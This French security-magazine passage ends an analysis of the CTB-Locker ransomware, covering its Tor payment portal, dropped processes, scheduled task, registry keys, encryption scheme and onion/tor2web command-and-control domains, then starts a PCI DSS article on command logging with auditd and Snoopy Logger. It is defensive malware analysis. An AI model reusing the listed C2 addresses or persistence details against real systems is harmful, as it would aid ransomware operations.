Il est ainsi demandé à l'utilisateur de trouver une connexion valide, et de poursuivre le paiement via les portails fournis à l'aide d'une connexion directe ou via un navigateur configuré pour Tor.


En accédant à l'un des sites mentionnés, ici via « TOR Browser », on tombe sur un formulaire de ce type :

Une fois la clé publique saisie, une nouvelle fenêtre se présente :



On observe ici que la conversion BTC est en USD (dollars américains). Le processus de paiement est également clairement expliqué à l'utilisateur afin de « faciliter » la transaction. Cependant, seul l'anglais est proposé, contrairement au malware en lui-même qui proposait plusieurs langues.

Notons également la possibilité de déchiffrer 2 nouveaux fichiers via l'interface. Une nouvelle fois, il est impossible d'abuser du mécanisme pour déchiffrer davantage de fichiers. Cependant, l'utilisateur peut choisir quels fichiers sauver :



Enfin, en cas de dépassement du compte à rebours ou plus simplement dès que ce dernier atteint 0, un message indiquant la fin du temps imparti est affiché :

Néanmoins, on remarque que les instructions de récupération demeurent accessibles dans le fichier « Decrypt-All-Files.txt ».

À travers toutes ces étapes, nous retrouvons donc ces quelques caractéristiques :

- utilisation du réseau TOR ;
- utilisation du Bitcoin ;
- multilingues ;
- 96h (4 jours) afin de payer la rançon (La condition de temps semble être faussée pour mettre la pression à une victime et l'obliger à payer rapidement) ;
- déchiffrement de 5 + 2 fichiers en guise de preuve.

Pour plus d'informations sur tout l'aspect statique de l'analyse, une excellente étude a été réalisée à cette adresse : http://christophe.rieunier.name/securite/CTB-Locker/CTB-Locker_analysis_en.php

Analyse « in vivo »

Si l'on se concentre sur toute la partie non visible de l'exécution, nous observons les éléments suivants :

1 – Création de nouveaux processus

Image Name	User Name	CPU	Memory (Private Working Set)	Description
csrss.exe	SYSTEM	00	1 080 K	Client Server Ru
dwm.exe	Ransom	00	1 112 K	Desktop Windov
explorer.exe	Ransom	00	10 732 K	Windows Explor
SearchProtocolHost.exe	Ransom	00	1 480 K	Microsoft Windc
taskhost.exe	Ransom	00	1 680 K	Host Process fo
taskmgr.exe	Ransom	00	1 768 K	Windows Task M
winlogon.exe	SYSTEM	00	1 880 K	Windows Logon

Liste des processus liés à l'utilisateur courant avant le lancement


Image Name	User Name	CPU	Memory (Private Working Set)	Description
audiodg.exe	LOCAL ...	00	9 896 K	Windows Au
csrss.exe	SYSTEM	00	1 240 K	Client Serve
csrss.exe	SYSTEM	00	1 140 K	Client Serve
ctbLocker.exe *32	Ransom	00	4 728 K	ctbLocker.e
dwm.exe	Ransom	00	1 112 K	Desktop Wir
epyxncg.exe *32	Ransom	00	15 144 K	epyxncg.ex
explorer.exe	Ransom	00	17 504 K	Windows Ex

Liste des processus après le lancement

On retrouve naturellement l'exécutable que nous avons lancé (ctblocker.exe *32), mais plus important, la création d'un processus (epyxncg.exe *32) se référant à un nouveau fichier au nom aléatoire (ici epyxncg.exe de 920 KB) créé dans %TEMP% (C:\Users\Ransom\AppData\Local\Temp, Ransom étant quant à lui notre nom d'utilisateur sur la machine infectée). Très rapidement, nous observons une élévation de la charge CPU sur ce processus (due au chiffrement des fichiers de la machine en arrière plan).

2 – Création d'une nouvelle tâche au démarrage de la machine

On observe également la création d'une nouvelle tâche exécutée à chaque démarrage de la machine avec les privilèges NT AUTHORITY\SYSTEM (C:\Windows\System32\Tasks\hcrnnwk, le nom étant une nouvelle fois généré de manière aléatoire) ou encore décelable via le registre (\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Schedule\TaskCache).



Nouvelle tâche observée via le « Task Scheduler »

3 – Chiffrement et changement d'extension des fichiers

Au premier abord, on constate l'ajout d'une extension aléatoire qui vient suffixer celle d'origine. Mais là n'est pas le plus intéressant. Les différentes recherches effectuées font état de l'utilisation d'algorithmes de cryptographie utilisant les courbes elliptiques pour le chiffrement. Les fichiers concernés sont donc chiffrés et compressés à l'aide des composants suivants :


- Bibliothèque ZLib ;
- Algorithme de chiffrement symétrique AES ;
- SHA256 + Courbes elliptiques.

Une étude plus détaillée permettant d'apporter davantage d'informations sur le mécanisme de chiffrement est disponible à l'adresse suivante : https://zairon.wordpress.com/2015/02/17/ctb-locker-encryptiondecryption-scheme-in-details/

4 – Création et modifications de fichiers annexes

Les noms des fichiers chiffrés sont remplacés par des noms générés de manière aléatoire afin de les reconnaître simplement dans le cas d'un déchiffrement.

- C:\Users\Ransom\My Documents\!Decrypt-All-Files-shkbgpf.bmp, qui va faire office de nouveau fond d'écran ;
- C:\Users\Ransom\My Documents\!Decrypt-All-Files-shkbgpf.txt, recensant les instructions pour verser la rançon ;
- Une nouvelle fois, Shkbgpf est un exemple de nom généré de manière aléatoire (comme dpycgpf, etc.).



5 – Création ou modification d'entrées dans le registre

[HKEY_CURRENT_USER\Control Panel\Desktop]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]

[HKEY_USERS\.DEFAULT\Control Panel\Desktop]

6 – Informations complémentaires

- Tous les noms aléatoires font 7 caractères alphabétiques minuscules ;
- Aucune limite n'a été définie quant au nombre de fichiers à chiffrer ;
- En modifiant les réglages de l'horloge, il est possible d'influer sur le compte à rebours du ransomware notamment d'avancer plus rapidement le décompte (l'inverse n'est en revanche pas possible) ;
- La date de compilation date de fin 2004 (Preuve que les données sont falsifiées pour brouiller les pistes) ;
- Les « shadow copies » permettant de restaurer l'état des fichiers sont supprimés dans les versions récentes du malware ;
- Les fichiers ajoutés en post-compromission ne sont pas touchés, même au redémarrage de la machine ;
- À la fin du compte à rebours, le processus se termine. Le fichier .exe, le fond d'écran et la tâche exécutée à chaque démarrage sont supprimés.


7 - Réseau

Si l'on s'attarde sur la partie réseau, nous observons que le logiciel cherche à contacter des adresses accessibles par l'intermédiaire du réseau Tor.

Quelques exemples (ports 80 et/ou 443) :

- eyy4qqf324ojjctw.onion.gq ;

- eyy4qqf324ojjctw.tor2web.blutmagie.de ;
- eyy4qqf324ojjctw.onion.cab ;
- eyy4qqf324ojjctw.tor2web.fi ;
- eyy4qqf324ojjctw.onion.ft;
- eyy4qqf324ojjctw.tor2web.org.
- ou encore ip.telize.com (API retournant l'adresse IP du visiteur).




Premières requêtes initiées

Différentes URLS permettant de récupérer le payload ont également été listées par le CERT-SG :

http://blog.cert.societegenerale.com/2015/02/ctb-locker-new-massive-crypto.html

8 – Tentatives de nettoyage

Il est possible de supprimer les modifications de « CRITRONI » (registre, etc.), mais en l'état, aucune solution ne permet de déchiffrer les fichiers chiffrés sans disposer de la clé de chiffrement du commanditaire. La seule alternative demeure la restauration des fichiers compromis par le biais de sauvegardes externes.



> Utilisations, dérives, protections

Un des paramètres souvent largement sous-estimé de la sécurité informatique est l'aspect social / humain. Pourtant, c'est le vecteur d'infection le plus efficace pour que ce type de malware se développe.

Comme nous le mentionnions au début de cet article, la grande majorité des utilisateurs est infectée grâce à des techniques de « Social Engineering » ou de type « drive by download » qu'il est simple d'éviter si ces derniers sont suffisamment sensibilisés.

Les pirates ont bien compris que l'internaute lambda était peu méfiant, et en profitent au maximum. Certains comportements des internautes, dénués de toute réflexion, auraient ainsi le mérite de figurer parmi les « Darwin Awards » de la sécurité. Il est certes très facile de critiquer, mais le minimum de bon sens permettrait dans bien des cas d'éviter des compromissions trop regrettables (pour les particuliers comme les professionnels).

Ce point est particulièrement flagrant avec les ransomwares « non chiffrant ». Le principe est de jouer sur la peur d'une répréhension fictive (prison, divulgation d'informations sensibles souvent en rapport avec l'intimité, menaces, etc.) pour inciter l'utilisateur à payer. La manipulation est ici un véritable business qui ne se soucie à aucun moment des conséquences de tels jeux de chantage.

Les malwares « Icepol » ou « Police » font ici figure d'exemples dans cette catégorie. Le malware, après avoir bloqué tout ou partie des fonctionnalités de la machine infectée, affiche un message prétendant que l'utilisateur a commis une infraction quelconque et qu'il doit impérativement s'acquitter d'une somme d'argent sous peine de prison.

Plusieurs exemples parus en Roumanie ou encore en Angleterre ont poussé des personnes au suicide suite à la réception d'un malware de ce type. Des conséquences désastreuses provoquées par un simple spam…

Nous l'avons signalé plus tôt dans cet article, très peu des criminels utilisant ces malwares sont inquiétés. En effet, il est très difficile de remonter jusqu'à eux. Des serveurs sont saisis, des centres de commande coupés, des malwares étudiés afin d'y dénicher d'éventuelles failles permettant de les neutraliser, mais finalement, peu de criminels sont arrêtés.

Il faut dire que les gains récoltés par les pirates ne font rien pour les décourager. Les sommes demandées étant différentes pour chaque variante des cryptoransomwares, certains gains engendrés par les ransomwares les plus connus sont mirobolants.

Cryptolocker est l'un des exemples les plus significatifs. Une équipe de chercheurs a pu déterminer le nombre de victimes, grâce à l'utilisation de sinkholes DNS utilisant le pool d'adresses utilisées par cryptolocker. À chaque fois qu'une nouvelle victime était infectée, une connexion vers le sinkhole était effectuée. Cette méthode a permis de déterminer qu'environ 200 000 à 250 000 personnes étaient infectées durant les 100 premiers jours de propagation du malware. Symantec a déterminé qu'environ 3% des personnes infectées payaient réellement la rançon pour récupérer leurs données. Cela représente environ 830 000 euros…

Malgré un nombre de paiements aussi faible, en analysant le trafic parvenant jusqu'aux adresses Bitcoin des criminels, la société Dell a pu déterminer que plusieurs centaines de millions de dollars ont été amassés par les pirates à l'origine du malware. La valeur de la cryptomonnaie étant fluctuante et les rançons différentes selon la version du malware, il est difficile d'établir un montant précis.

Cependant, il est certain que les sommes amassées sont conséquentes. Couplé au fait que peu d'arrestations sont réellement faites pour ce genre de crime, nous pouvons être sûrs que ce genre d'escroquerie a encore de beaux jours devant lui.

> Point juridique

Aucune mention légale ne couvre avec précision l'utilisation de ransomwares en France.
Avant de conclure, il nous semblait néanmoins important de rappeler quelques principes juridiques inhérents à l'utilisation de logiciels malveillants et à l'accès aux SI d'autrui. Si l'on s'attarde sur les articles du Code pénal, on peut notamment citer :

✚ Article 323-1 : Le fait d'accéder ou de se maintenir, frauduleusement, dans tout ou partie d'un système de traitement automatisé de données est puni de deux ans d'emprisonnement et de 30 000 euros d'amende. Lorsqu'il en est résulté soit la suppression ou la modification de données contenues dans le système, soit une altération du fonctionnement de ce système, la peine est de trois ans d'emprisonnement et de 45 000 euros d'amende. Lorsque les infractions prévues aux deux premiers alinéas ont été commises à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'état, la peine est portée à cinq ans d'emprisonnement et à 75 000 euros d'amende.

✚ Article 323-2 : Le fait d'entraver ou de fausser le fonctionnement d'un système de traitement automatisé de données est puni de cinq ans d'emprisonnement et de 75 000 euros d'amende. Lorsque cette infraction a été commise à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'état, la peine est portée à sept ans d'emprisonnement et à 100 000 euros d'amende.

✚ Article 323-3 : Le fait d'introduire frauduleusement des données dans un système de traitement automatisé ou de supprimer ou de modifier frauduleusement les données qu'il contient est puni de cinq ans d'emprisonnement et de 75 000 euros d'amende. Lorsque cette infraction a été commise à l'encontre d'un système de traitement automatisé de données à caractère personnel mis en œuvre par l'état, la peine est portée à sept ans d'emprisonnement et à 100 000 euros d'amende.

✚ Et de manière plus générale, celles concernant le CHAPITRE III : Des atteintes aux systèmes de traitement automatisé de données. http://www.legifrance.gouv.fr/

L'arme la plus efficace pour contrer les ransomwares (en complément d'un système un tant soit peu sécurisé) reste la vigilance et le bon sens des internautes.

De même, des gestes simples comme le fait de maintenir son système à jour, sauvegarder régulièrement ses données sur un disque externe, effectuer des sauvegardes de documents sensibles permettrait d'éviter ces catastrophes.

Les ransomwares vont donc encore profiter de cette manne pendant un bon moment.

Références

Liens généralistes :

- http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/ransomware-next-generation-fake-antivirus.aspx?cmp=70130000001xGqlAAE
- http://securelist.com/analysis/publications/64608/a-new-generation-of-ransomware/
- http://www.secureworks.com/cyber-threat-intelligence/threats/cryptolocker-ransomware/
- https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/ransomware-a-growing-menace.pdf
- http://blogs.cisco.com/security/talos/cryptowall-2
- http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_police_trojan.pdf
- http://www.theregister.co.uk/2015/02/03/web_ransomware_scum_now_lay_waste_to_your_backups/
- http://www.solutions-logiciels.com/magazine_articles.php?titre=Cybermenaces-lalerte-permanente&id_article=843
- http://blog.trendmicro.com/the-history-of-ransomware-from-cryptolocker-to-onion/

Liens techniques :

- http://www.bleepingcomputer.com/virus-removal/ctb-locker-ransomware-information
- http://malware.dontneedcoffee.com/2014/07/ctb-locker.html
- https://www.circl.lu/pub/tr-33/
- http://christophe.rieunier.name/securite/CTB-Locker/CTB-Locker_analysis.php

> Tracer les actions des utilisateurs dans un environnement PCI DSS

Parmi les nombreuses exigences obligatoires et imposées par le standard PCI DSS, plusieurs d'entre elles imposent d'implémenter des mécanismes permettant de tracer les actions réalisées par les administrateurs et les utilisateurs sur les systèmes manipulant des cartes bancaires.

Ces traces sont là pour permettre une analyse détaillée de faits dans le cas de suspicion de fraude ou de compromission.

Dans cet article, nous vous présenterons plusieurs méthodes différentes et gratuites qui peuvent être choisies par des administrateurs afin de répondre à ces exigences sur des systèmes Linux et Windows.

par Bastien CACACE et Adrien GUINAULT

> Introduction

Au sein du chapitre 10 du PCI DSS, l'une des exigences impose de tracer les actions réalisées par les utilisateurs des systèmes qui traitent, stockent ou transmettent des cartes bancaires. En implémentant une solution technique permettant de répondre à cette exigence, nous pouvons, dans le même temps, couvrir les exigences suivantes :

10.2 Implement automated audit trails for all system components to reconstruct the following events:
10.2.2 All actions taken by any individual with root or administrative privileges
10.2.3 Access to all audit trails
10.2.6 Initialization, stopping, or pausing of the audit logs
10.2.7 Creation and deletion of system-level objects

Quelles solutions sont disponibles nativement sur les systèmes GNU/Linux et Windows ou quels outils sont disponibles pour répondre à cette problématique ? Cette question nous a été posée un très grand nombre de fois par nos clients... Voici donc quelques éléments de réponse.

> Auditd pour les systèmes GNU/Linux

Présentation d'Auditd

Auditd est un outil permettant de surveiller les activités d'un système GNU/Linux. Il permet de générer des logs afin d'enregistrer des informations sur les différents événements se produisant sur le système. Contrairement à l'outil SnoppyLogger, Auditd est capable de jouer le rôle d'un logiciel de contrôle d'intégrité et ainsi de répondre, en partie, à l'exigence suivante (même si d'autres outils excellent dans ce rôle) :

10.5.5 Use file-integrity monitoring or change-detection software on logs to ensure that existing log data cannot be changed without generating alerts (although new data being added should not cause an alert).

Auditd est un démon natif qui s'exécute en tâche de fond. Il est en mesure d'enregistrer dans ses fichiers de logs :

- La date, l'heure et le résultat d'un événement ;
- Les labels sensibles de sujets ou d'objets ;
- L'association d'un événement avec l'identité de l'utilisateur ;
- Les modifications de la configuration d'Auditd ou la tentative d'accès à ses fichiers de logs ;
- Les authentifications réussies ou échouées telles que SSH, Kerberos et autres ;
- Les changements sur les fichiers ;
- Les événements liés à l'identité d'un utilisateur, sujet ou label d'objets, et d'autres attributs.

« Quelles solutions sont disponibles nativement sur les systèmes Linux et Windows ou quels outils sont disponibles pour répondre à l'exigence 10.2.2 du PCI DSS ? »

Auditd est présent nativement sur les distributions CentOS/RHEL (mais également sur à peu près tous les systèmes Unix) et inclut les paquets suivants :

- Auditd: le démon qui capture et stocke les événements dans les logs ;
- Auditctl: outil client pour configurer auditd ;
- Aureport: outil de reporting pour un fichier de log ;
- Ausearch: outil de recherche d'événements ;
- Autrace: similaire à la commande strace, trace un processus dans les logs ;
- Aulast: similaire à la commande last, liste les derniers utilisateurs connectés ;
- Aulastlog: similaire à la commande lastlog, liste les derniers utilisateurs connectés ;
- Ausyscall: retrouve le nom d'un ID d'un appel système ;
- Auvirt: affiche les informations d'audit concernant les machines virtuelles.

Configuration du démon Auditd

La configuration d'Auditd se situe dans le répertoire /etc/audit. Celui-ci comprend deux fichiers :

- Le fichier de configuration : auditd.conf ;
- Le fichier de règles : audit.rules.

Le fichier auditd.conf

Le fichier de configuration indique l'emplacement du fichier de log généré par Auditd. Ce fichier comprend également les options de stockage des fichiers de logs (nombre, taille, méthode de remplacement...).

```
# This file controls the configuration of the audit daemon
#

log_file = /var/log/audit/audit.log
log_format = RAW
log_group = root
priority_boost = 4
flush = INCREMENTAL
freq = 20
num_logs = 5
disp_qos = lossy
dispatcher = /sbin/audispd
name_format = NONE
##name = mydomain
max_log_file = 6
max_log_file_action = ROTATE
space_left = 75
space_left_action = SYSLOG
action_mail_acct = root
admin_space_left = 50
admin_space_left_action = SUSPEND
disk_full_action = SUSPEND
disk_error_action = SUSPEND
##tcp_listen_port =
tcp_listen_queue = 5
tcp_max_per_addr = 1
##tcp_client_ports = 1024-65535
tcp_client_max_idle = 0
enable_krb5 = no
```

Emplacement du fichier de log généré sur la machine

Fichier auditd.conf

Pour le stockage des logs, il est recommandé de placer les fichiers de logs dans une partition dédiée et de s'assurer que le volume de cette dernière est supérieure à la taille des logs maximum définie dans l'option max_log_file.


Par défaut, le fichier de log est stocké dans /var/log/audit/audit.log.

Par ailleurs, dans le cadre du PCI DSS, il est nécessaire d'envoyer ces journaux d'évènements à un serveur centralisé (Syslog par exemple) afin de répondre à l'exigence :

10.5.3 (Promptly back up audit trail files to a centralized log server or media that is difficult to alter).

Le fichier audit.rules

Le fichier audit.rules ne comporte aucune règle par défaut :



Fichier audit.rules

Il est possible de créer des règles à la volée ou de façon statique :

➕La méthode à la volée ne subsiste pas après un redémarrage du système. Les règles sont définies avec l'utilitaire « auditctl » installé avec Auditd.

➕La méthode statique conserve l'application des règles après un redémarrage du système. Elles sont définies directement dans le fichier de règles audit.rules.

Nous allons donner quelques règles qui sont intéressantes à mettre en place, notamment dans le cadre de la certification PCI DSS.

Règle #1: enregistrer toutes les commandes saisies par les utilisateurs et par les administrateurs

Il est possible de surveiller les activités du système de diverses manières. Dans le cadre du PCI DSS, il convient de tracer toutes les commandes utilisateurs sur les systèmes composant le CDE (Cardholder data Environnement) et sur les serveurs connectés au CDE.

Définition de la règle :
-a exit,always -F arch=b64 -F euid!=0 -S execve -k user-commands
-a exit,always -F arch=b32 -F euid!=0 -S execve -k user-commands

-a exit,always -F arch=b64 -F euid=0 -S execve -k root-commands
-a exit,always -F arch=b32 -F euid=0 -S execve -k root-commands

Options :
-F arch : spécifie l'architecture - ici 32 ou 64 bits ;
-F euid : spécifie l'utilisateur final qui exécute la commande (0 pour root) ;
-S execve : spécifie les appels systèmes ;
-k : définie un label permettant de mieux retrouver les traces d'une règle dans les logs.

Exemple de sortie :

Résultat dans le fichier audit.log de la commande « ls » exécutée par un utilisateur standard

L'information permettant de déterminer si la commande a été exécutée par l'utilisateur root est le champ euid qui sera égal à 0. Néanmoins, la présence du label « user-commands » défini dans le fichier de règle permet d'identifier facilement que cette commande a été réalisée par un utilisateur standard.

Enregistrement de l'utilisation de sudo pour la commande ps

L'identifiant réel de l'utilisateur (uid) qui a exécuté la commande est 1001.

Il est possible de retrouver le login de l'utilisateur grâce à l'utilitaire « ausearch » fourni avec le package Auditd. Cet outil permet de faire des recherches précises dans les logs générés.

Recherche du login de l'utilisateur ayant l'uid 1001 pour la commande dont le pid est 6337

Pour la correspondance utilisateur-UID, ausearch se base sur /etc/passwd. Dans le cas où les logs seraient déportés sur un autre serveur, il est possible de lui fournir un fichier /etc/passwd spécifique.

Avec ces règles, toutes les commandes saisies au niveau du système d'exploitation par les utilisateurs ayant recours à un appel système sont enregistrées. Ainsi, un simple affichage du contenu d'un répertoire avec la commande « ls » ou un changement de propriétaire d'un fichier avec la commande chown est tracé dans le fichier de log d'Auditd. Cependant, certaines commandes ne provoquent aucun appel système telles que la commande « cd » et ne sont pas enregistrée. Néanmoins, ces commandes ne sont pas très importantes ici.

Pour chaque commande, un certain nombre d'informations est stocké telle que ses arguments, l'utilisateur à l'origine de l'exécution, le chemin courant au moment de l'exécution, les droits du programme exécuté par la commande, etc.

Attention

Les commandes exécutées par les utilisateurs peuvent inclure des données sensibles comme des mots de passe ou des cartes bancaires.

L'exemple que nous rencontrons le plus fréquemment concerne notre logiciel de recherche de cartes bancaires PanBuster (http://www.xmco.fr/panbuster.html) qui génère un fichier contenant de potentielles cartes découvertes sur un système. Lorsque les administrateurs confirment les résultats de PanBuster, ils peuvent être amenés à « greper » sur ces numéros de carte et donc générer des entrées au sein des fichiers de logs d'Auditd.

Règle #2 : surveiller un fichier ou un répertoire en lecture, écriture

Définition :
-w nom_du_fichier -p rwa -k monitor_nom_du_fichier

Options :
-w : spécifie que l'on veut surveiller un fichier ;
-p : spécifie les accès à surveiller ;
-k : définie un label permettant de mieux retrouver les traces dans les logs.

Exemple de sortie :

Résultat dans le fichier de log d'un accès en lecture au fichier /etc/passwd

Règle #3 : bloquer toute tentative de suppression accidentelle du fichier de règle

Définition :
-e 2

Cette règle concerne le fichier de règle lui-même. Celle-ci donne en effet l'attribut immutable au fichier audit.rules prévenant des suppressions accidentelles.

Quelques commandes utiles :

✚ Recharger les règles en place :
sudo auditctl -R fichier_de_règle

✚ Lister les règles :
sudo auditctl -l

✚ Afficher un rapport synthétique :
sudo aureport -if chemin/du/fichier/log

✚ Afficher toutes les commandes d'un utilisateur avec son login :
sudo ausearch -i -uid uid_utilisateur

✚ Afficher les commandes saisies dans un intervalle de deux dates :
sudo ausearch --start MM/JJ/YYYY --end MM/JJ/YYYY

En terme de fonctionnalités, Auditd a l'avantage de pouvoir gérer plusieurs types de règles comme la surveillance de fichiers définis et de fournir des utilitaires pour interagir avec les fichiers de logs.

> Snoopy Logger pour les systèmes GNU/Linux

Présentation

Snoppy Logger est un programme permettant d'enregistrer les commandes exécutées par les utilisateurs. Il enregistre ainsi toutes les commandes nécessitant un appel système. L'enregistrement est effectué avec syslogd.

L'installation peut s'effectuer de façon automatisée ou via un installeur de paquets.
Les dernières versions sont disponibles en téléchargement à cette adresse : http://source.a2o.si/download/snoopy/

L'emplacement par défaut des fichiers de logs varie en fonction des distributions GNU/Linux et dépend de la configuration Syslog. Ces fichiers peuvent être :

- /var/log/messages ;
- /var/log/auth.log ;
- /var/log/secure.

Configuration de Snoopy logger

Le fichier de configuration par défaut de Snoopy Logger est le suivant : /etc/snoopy.ini.
Pour activer/désactiver Snoopy Logger : snoopy-enable / snoopy-disable.

La configuration par défaut de Snoopy Logger donne les informations suivantes sur une commande exécutée par un utilisateur :

Résultat dans le fichier de log de la commande ls avec la configuration par défaut

Il est possible d'obtenir plus d'information en modifiant le fichier de configuration.

Quelques entrées supplémentaires peuvent être intéressantes à conserver dans les logs :

- username : le login de l'utilisateur qui exécute la commande ;
- login : le login de l'utilisateur connecté qui saisit la commande.

Exemple de format de sortie défini dans le fichier de configuration :
message_format = «[uid:%{uid} username:%{username} login:%{login} sid:%{sid} tty:%{tty} cwd:%{cwd} filename:%{filename}]: %{cmdline}»

Les champs username et login peuvent être différents. En effet, lorsqu'un utilisateur fait appel à la commande sudo pour exécuter une commande avec les droits root, l'utilisateur final exécutant la commande est root.


Commande saisie : ps aux

Résultat dans le fichier de log de la commande ps aux

Le champ username est le même que le champ login, car la commande a été saisie et exécutée par l'utilisateur connecté.


Commande saisie : sudo ps aux

Une ligne supplémentaire dans les logs est générée. Grâce à cette sortie, il est ainsi possible de connaître tous les utilisateurs ayant utilisé des commandes avec les droits root.



Résultat dans le fichier de log de la commande sudo ps aux

La ligne suivante correspond à la commande ps aux avec les droits root.



Résultat dans le fichier de log de la commande ps aux avec les droits root

Le champ username est ici différent du champ login, car la commande a été saisie par l'utilisateur connecté puis exécutée par l'utilisateur root. Le champ login permet de retrouver facilement l'utilisateur à l'origine de la saisie de commande.

Snoopy Logger permet également de définir des filtres pour permettre, par exemple, de se focaliser sur certains identifiants utilisateur :

✚ Le filtre suivant n'enregistre que les commandes exécutées par l'utilisateur root :
filter_chain = «only_uid:0»

✚ Le filtre suivant n'enregistre que les commandes exécutées par tous les utilisateurs sauf root :
filter_chain = «exclude_uid:0»

Auditd vs Snoopy Logger

Logiciel	Avantages	Inconvénients
auditd	+ Très puissant, permet de définir des règles d'audit précises + Intégré de base dans les distributions RHEL/CentOS + Composé d'une liste d'utilitaire pour la lecture des fichiers de logs	- Assez complexe à mettre en place et à utiliser
Snoopy logger	+ Facile à installer et à configurer	- Faible niveau de granularité des règles - Moins puissant qu'auditd

> D'autres idées ?

Bien que ces deux logiciels soient les plus rencontrés lors de nos audits PCI DSS, il existe d'autres solutions atypiques avec PAM ou encore avec bash :
http://floriancrouzat.net/2014/05/how-to-work-with-root-shells-in-a-PCI DSS-10-2-2-compliant-environment/

On pourra également noter l'utilisation de sudoreplay permettant de faire des vidéos des terminaux :
http://www.sudo.ws/sudoreplay.man.html

Enfin, nous avons rencontré des clients qui utilisent lshell (https://github.com/ghantoos/lshell), un interprêteur permettant de tracer nativement les commandes saisies. Ce shell a également la particularité de pouvoir restreindre l'exécution de commandes en fonction de l'utilisateur.

> Et Windows dans tout ça ?

